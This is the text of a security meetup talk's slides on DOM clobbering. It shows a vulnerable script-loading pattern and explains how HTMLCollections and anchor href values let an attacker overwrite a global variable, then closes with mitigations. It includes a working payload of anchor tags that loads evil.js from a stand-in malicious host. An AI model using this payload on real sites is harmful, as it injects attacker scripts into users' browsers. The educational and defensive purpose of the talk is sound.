




THIS TALK IS ABOUT ...

BOOM!



MALICIOUS CODE INJECTION VIA DOM CLOBBERING

OWASP STAMMTISCH FRANKFURT

25th August 2021

WHAT I WILL SHOW

Introduction

Demos

Mitigation DOM Clobbering

ABOUT ME

Speaker, Writer/Blogger, Pentester,
Developer

Organizer IT-Security Meetup Kassel

Security @ Micromata GmbH

<https://secf00tprint.github.io/blog/>



<https://www.menti.com/frxmx4ox7c>



Besuchen Sie www.menti.com/frmx4ox7c



```
<script>
```

```
    window.onload = function(){  
        let someObject = window.someObject || {};  
        let script = document.createElement('script');  
        script.src = someObject.url;  
        document.body.appendChild(script);  
    };
```

```
</script>
```


INITIAL INTENTION

Get some script loaded defined using a variable

The background is a dark, monochromatic abstract pattern. It features a series of concentric, slightly irregular circles or rings. Each ring is composed of small, light-colored squares or diamonds, which are arranged in a way that creates a sense of depth and movement, as if they are receding into the distance. The overall effect is reminiscent of a digital tunnel or a data visualization of a complex system.

USES GLOBAL VARIABLE

```
window.someObject =  
    { url: "http://example.com" };  
...  
let someObject = window.someObject || {};
```

INSERT SCRIPT WITH URL FROM OBJECT

```
let script = document.createElement('script');  
script.src = someObject.url;  
document.body.appendChild(script);
```



Example 1

The background features a complex, abstract pattern of concentric circles and diamond shapes, creating a sense of depth and movement. The colors are dark and muted, with a central focus on the text.

NOW THE DARK SIDE



LITTLE BIT OF BACKGROUND KNOWLEDGE

The background features a complex, abstract pattern of concentric circles and diamond shapes, creating a sense of depth and movement. The colors are in shades of gray, with the text in white.

HTMLCOLLECTIONS



ARRAY-LIKE STRUCTURE

The background of the slide is a complex, abstract pattern. It features a series of concentric, slightly irregular circles that create a tunnel-like perspective. Overlaid on these circles are various geometric shapes, primarily diamonds and squares, arranged in a grid-like fashion that follows the curvature of the circles. The overall color palette is monochromatic, consisting of shades of gray and black, with some lighter highlights that give the pattern a three-dimensional appearance.

Example 2

The background features a complex, abstract pattern of concentric circles and binary code (0s and 1s) that creates a sense of depth and movement, resembling a tunnel or a data stream. The circles are more prominent on the left side, while the right side is dominated by a dense field of binary digits.

Example 3

SOME HISTORY OF DOM

Access using

```
document.all.something <- name="something"
```

The background features a complex, abstract pattern of concentric circles and binary code (0s and 1s) that creates a sense of depth and movement, resembling a digital tunnel or a data stream. The text "Example 4" is centered in the middle of the image.

Example 4

HTML SPECS

WHATWG

So you can use multiple elements with same id to
create an HTML Collection

The background features a complex, abstract pattern of concentric circles and binary code (0s and 1s) that creates a sense of depth and movement, resembling a digital tunnel or a data stream. The text "Example 5" is centered in the middle of the image.

Example 5

SO BACK TO OUR EXAMPLE

```
<script>
    window.onload = function(){
    let someObject = window.someObject || {};
    let script = document.createElement('script');
    script.src = someObject.url;
    document.body.appendChild(script);
    };
</script>
```


Create a HTMLCollection with proper name to access member

Use anchor tag to overwrite global variable

OUR PAYLOAD

```
<a id=someObject>  
<a id=someObject name=url href=//malicious-website.com/evil.js
```



Attack

Last question.

Why does `someObject.url` deliver href here?

```
<script>
  window.onload = function(){
    let someObject = window.someObject || {};
    let script = document.createElement('script');
    script.src = someObject.url;
    document.body.appendChild(script);
  };
</script>
```


`HTMLAnchorElement.toString` returns the `.href` value

The background is a dark, monochromatic abstract composition. It features a series of concentric, slightly blurred circles that create a sense of depth and motion, resembling a tunnel or a vortex. Overlaid on these circles are patterns of binary code (0s and 1s) and small, glowing rectangular shapes, giving it a digital or data-driven aesthetic. The overall effect is a complex, layered visual texture.

Portswigger Lab Example



OTHER POSSIBILITIES

The background features a complex, abstract pattern of concentric circles and binary code (0s and 1s) in shades of gray, creating a sense of depth and digital motion.

Overwrite attributes in form if logic uses this variable
Example Example

PREVENT DOM-CLOBBERING (REGARDING PORTSWIGGER)

Objects and Function legitimate?

Bad Code Pattern: No Global Variable + logical OR

Well-tested Lib like DOMPurify

SUMMARY DOM CLOBBERING

Introduction

Demos

Mitigation

RESOURCES

<https://portswigger.net/web-security/dom-based/dom-clobbering>

<https://stackoverflow.com/questions/67064756/dom-clobbering-and-how-it-works>

THANKS FOR LISTENING :)

Join us on next meetup. We're looking forward to everybody :)

Security Meetup 0x41 (Onsite / Remote) (Nr 65)

15th of September 6pm

Monero (Henning)

